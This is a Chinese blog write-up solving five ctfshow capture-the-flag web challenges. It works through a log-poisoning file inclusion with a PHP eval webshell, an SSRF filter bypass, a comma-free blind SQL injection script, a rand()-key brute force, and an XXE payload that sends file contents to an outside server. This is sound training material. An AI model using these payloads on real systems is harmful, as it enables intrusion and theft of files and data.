

ctfshow ak赛web writeup

原创

参天大树SJ 于 2020-10-30 17:08:04 发布 170 收藏 1

分类专栏: [ctf 白帽子黑客攻防](#) 文章标签: [ctfshow ak](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/sxsj333/article/details/109388243>


版权



[ctf 同时被 2 个专栏收录](#)

5 篇文章 0 订阅

订阅专栏



[白帽子黑客攻防](#)

16 篇文章 3 订阅

订阅专栏

签到 观已

```
<?php

if(isset($_GET['file'])){
    $file = $_GET['file'];
    if(preg_match('/php/i', $file)){
        die('error');
    }else{
        include($file);
    }
}

}else{
    highlight_file(__FILE__);
}

?>
```

文件包含题，先fuzz看下哪些可以利用

Request	Payload	Status	Error	Timeout	Length	Comment
27	/var/log/apache2/error_log	200			550	
29	/var/log/apache2/error.log	200			550	
35	/opt/apache/conf/httpd.conf	200			550	
50	/var/log/apache2/access.log	200			550	
16	/var/log/apache2/access_log	200			552	
18	/var/log/apache2/access.log	200			552	
34	/opt/apache2/conf/httpd.co...	200			552	
24	/usr/local/apache/logs/err...	200			562	
25	/usr/local/apache/logs/err...	200			562	
13	/usr/local/apache/logs/acc...	200			564	
14	/usr/local/apache/logs/acc...	200			564	
46	/opt/bitnami/apache2/logs/...	200			566	
45	/opt/bitnami/apache2/logs/...	200			568	
19	/var/log/apache2/other_vh...	200			576	
33	/var/log/nginx/access.log	200			11448	

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 29 Oct 2020 14:33:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Powered-By: PHP/7.3.11
Content-Length: 11253

.72.12.0.3 - - [29/Oct/2020:14:29:29 +0000] "GET /robots.txt HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
.72.12.0.3 - - [29/Oct/2020:14:29:29 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
.72.12.0.3 - - [29/Oct/2020:14:29:29 +0000] "GET /favicon.ico HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
.72.12.0.3 - - [29/Oct/2020:14:29:29 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
.72.12.0.3 - - [29/Oct/2020:14:29:30 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
.72.12.0.3 - - [29/Oct/2020:14:29:30 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
.72.12.0.3 - - [29/Oct/2020:14:29:30 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0"
```

发现日志/var/log/nginx/access.log可以使用，利用日志的文件包含
通过user-agent注入一句话木马

```
<?php eval($_POST[cmd])?>
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://172.31.8.213:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

Name	Value
GET	/ HTTP/1.1
Host	172.31.8.213
User-Agent	<?php @eval(\$_POST[cmd])?>
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Cookie	PHPSESSID=riuaujobkkkctm47jnsf7jg6
X-Forwarded-For	8.8.8.8
Connection	close
Upgrade-Insecure-Requests	1

INT

Load URL http://efbbd765-75eb-451b-a976-9b64f18781be.chall.ctf.show/?file=/var/log/nginx/access.log

Split URL

Execute

Enable Post data Enable Referrer

Post data cmd=system('ls /');

```
172.12.0.3 - - [29/Oct/2020:14:39:41 +0000] "GET / HTTP/1.1" 200 1516 "-" "
Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) in /var/log/nginx/access.log on line 1
bin dev etc flag.txt home lib media mnt opt proc root run srv sys tmp usr var " 172.12.0.3 - - [29/Oct/2020:14:39:43 +0000] "POST /?file=/var/log/ngin
Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0" 172.12.0.3 - - [29/Oct/2020:14:39:43 +0000] "GET /robots.txt HTTP/1.1" 200 1516 "-" "Mo
Gecko/20100101 Firefox/56.0" 172.12.0.3 - - [29/Oct/2020:14:39:44 +0000] "GET /favicon.ico HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac
172.12.0.3 - - [29/Oct/2020:14:39:59 +0000] "POST /var/log/nginx/access.log HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Ge
/2020:14:40:00 +0000] "POST /var/log/nginx/access.log HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101
"POST /var/log/nginx/access.log HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0" 172.12.0
/nginx/access.log HTTP/1.1" 200 1363 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0" 172.12.0.3 - - [29/Oct/2
HTTP/1.1" 200 413 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0" 172.12.0.3 - - [29/Oct/2020:14:41:04 +000
"-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0" 172.12.0.3 - - [29/Oct/2020:14:41:04 +0000] "POST /?file=/var
(Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0" 172.12.0.3 - - [29/Oct/2020:14:41:04 +0000] "POST /?file=/var/log/nginx/acce
```

```
cmd=system('cat /flag.txt');
```

flag{7e240327-1dc0-468f-8084-6fcbfa7c5ede}

web1 观字

```
<?php
#flag in http://192.168.7.68/flag
if(isset($_GET['url'])){
    $url = $_GET['url'];
    $protocol = substr($url, 0,7);
    if($protocol!='http://'){
        die('仅限http协议访问');
    }
    if(preg_match('^\.|\|||<|>|*|%|^(\|)\|#|\@|\!|\`|\~|\+|\*|\^|\.\|_||\?|\[|\]|\{||\}|\&|\$|0$', $url)){
        die('仅限域名地址访问');
    }
}
system('curl '.$url);
}
```

提示flag所在位置，但是因为正则，几种思路

一是将.改为。绕过

payload

url=http://192.168.7.68/flag

二是将ip地址进行进制转换在线ip进制转换

十六进制 = C0A80744

十进制 = 3232237380

二进制 = 11000000101010000000011101000100

但是因为这题不能有0，所以无法使用

flag{941a4760-f6d1-4eb4-bfc7-a9148e602f52}

web2 观星

fuzz

Request	Payload	Status	Error	Timeout	Length	Comment
33	.	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
34	^	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
38	CAST	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
39	COLUMN	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
40	COUNT	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
41	CREATE	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
42	END	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
43	case	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
45	when	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
49	+	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
50	length	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
51	REVERSE	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
52		200	<input type="checkbox"/>	<input type="checkbox"/>	600	
55	database	200	<input type="checkbox"/>	<input type="checkbox"/>	600	
56	left	200	<input type="checkbox"/>	<input type="checkbox"/>	600	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 29 Oct 2020 14:22:57 GMT
```

未过滤^，考虑布尔盲注

payload:

id=1^case(ord(substr((database())from({0})for(1))))when({1})then(2)else(3)end.format(i,j)

过滤了逗号，if 无法使用则用case...when...then...else...end# 代替绕过，

substr中的逗号用substr(...from...for...)代替绕过

```

import requests

url = 'http://bffb175-8c98-42b3-a672-25ac63c119a8.chall.ctf.show/index.php?id=1^'
# payload = 'case(ord(substr((database()))from({0})for(1))))when({1})then(2)else(3)end' web1
# payload = 'case(ord(substr((select(group_concat(table_name))from(information_schema.tables)where((table_schema)regexp(database()))f
rom({0})for(1))))when({1})then(2)else(3)end' flag,page,user
# payload = 'case(ord(substr((select(group_concat(column_name))from(information_schema.columns)where((table_name)regexp(0x666C616
7)))from({0})for(1))))when({1})then(2)else(3)end' FLAG_COLUMN,flag
payload = 'case(ord(substr((select(flag)from(flag))from({0})for(1))))when({1})then(2)else(3)end'
flag = ""

for i in range(1, 128):
    for j in range(38, 126):
        urls = url+payload.format(i, j)
        request = requests.get(urls)
        if 'I asked nothing' in request.text:
            flag += chr(j)
            print(flag)
            break`

```

web3 视图

右键查看源码

<http://e5bf3a27-712a-4ab8-89de-bc7a444a8334.chall.ctf.show/showImage.php?image=Z6llu83MIDw=>

<http://e5bf3a27-712a-4ab8-89de-bc7a444a8334.chall.ctf.show/showImage.php>

查看源码

```

<?php
//$key = substr(md5('ctfshow'.rand()),3,8);
//flag in config.php
include('config.php');
if(isset($_GET['image'])){
    $image=$_GET['image'];
    $str = openssl_decrypt($image, 'bf-ecb', $key);
    if(file_exists($str)){
        header('content-type:image/gif');
        echo file_get_contents($str);
    }
}else{
    highlight_file(__FILE__);
}
?>

```

图片链接为

/showImage.php?image=Z6llu83MIDw=

可以看到图片文件名是Z6llu83MIDw=经过bf-ecb算法用key得到的，再看key的生成方式

substr(md5('ctfshow'.rand()),3,8);

查询rand() 函数，若里面的参数为空，则返回

0 到getrandmax()之间的伪随机整数

getrandmax()函数返回随机数可能返回的最大值，既然有上限即可进行爆破来得出key 值

```
<?php
for($i=0;$i<getrandmax();$i++){
    $key = substr(md5('ctfshow!.$i'),3,8); //5a78dbb4
    $image="Z6llu83MIDw=";
    $str = openssl_decrypt($image, 'bf-ecb', $key);
    if(strpos($str,"gif") or strpos($str,"jpg") or strpos($str,"png")){
        print($str."\n");
        print($i."\n");
        print($key."\n");
        break;
    }
}
$str1 = openssl_encrypt('config.php', 'bf-ecb', '5a78dbb4');
print($str1);
?>
```

得到str1为N6bf8Bd8jm0SpmTZGI0isw==

访问

<http://e5bf3a27-712a-4ab8-89de-bc7a444a8334.chall.ctf.show/showImage.php?image=N6bf8Bd8jm0SpmTZGI0isw==>

下载得到flag

```
<?php
$key = '5a78dbb4';
$flag = 'flag{75718c46-a183-4d59-ba2c-b517c717a1b9}';
?>
```


web4 观心

查看源码, commo.js文件

```
var ret = '';  
$.ajax({  
    type: 'POST',  
    url: 'api.php',  
    async : false,  
    dataType: 'json',  
    data:{  
        api:'http://flash.weather.com.cn/wmaps/xml/city.xml',  
        city:city  
    },  
    success: function(data) {  
        ret = data['msg'];  
    }  
});  
return ret;
```


<https://blog.csdn.net/sxsj333>

可以看到ajax请求了api.php接口, 参数为api和city, 正常请求截图




<https://blog.csdn.net/sxsj333>

我们可以自己通过post提交参数请求这个接口



```
["success":true,"msg":"\u7675\u81ea\u798f\u6e05\u4e02\u7684\u9053\u53cb,\u4f60\u90a3\u91cc\u73b0\u5728\u662f\u6674\u8f6c\u4e91\u4e91 \u98ce\u4e09\u4e3a\u4e1c\u5317\u98ce4-5\u7ea7\u8f6c\u5317\u98ce3-4\u7ea7"]
```



<https://blog.csdn.net/sxsj333>

city是城市, api原先是天气接口, xml很容易想到xxe利用外部实体外带, 那就容易解决了

首先新建两个文件, ip用自己的服务器ip替代

evil.dtd:

```
<!ENTITY % file SYSTEM "PHP://filter/read=convert.base64-encode/resource=flag.txt" >  
<!ENTITY % all "<!ENTITY xxe SYSTEM 'http://ip/?%file;'>">  
%all;
```

evil.xml:

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE ANY[  
<!ENTITY % xxe SYSTEM "http://ip/evil.dtd">  
%xxe;  
>  
<reset><login>&xxe;</login><secret>login</secret></reset>
```

将两个文件上传到自己服务器

然后访问

<http://95f76edf-b622-427e-86e4-c5fc53b20086.chall.ctf.show/api.php>

```
post:city=fuzhou&api=http://ip/evil.xml
```

得到

```
Warning: DOMDocument::loadXML(): StartTag: invalid element name in http://ip/?ZmxhZ3tlN2U2ZmE0Zi0wNzc4LTRmNmMtODFmMS1mNmYzNzgyZTdmOTd9Cg==, line: 1 in /var/www/html/api.php on line 20
```

将ZmxhZ3tlN2U2ZmE0Zi0wNzc4LTRmNmMtODFmMS1mNmYzNzgyZTdmOTd9Cg==

base64解码后就是flag

flag{e7e6fa4f-0778-4f6c-81f1-f6f3782e7f97}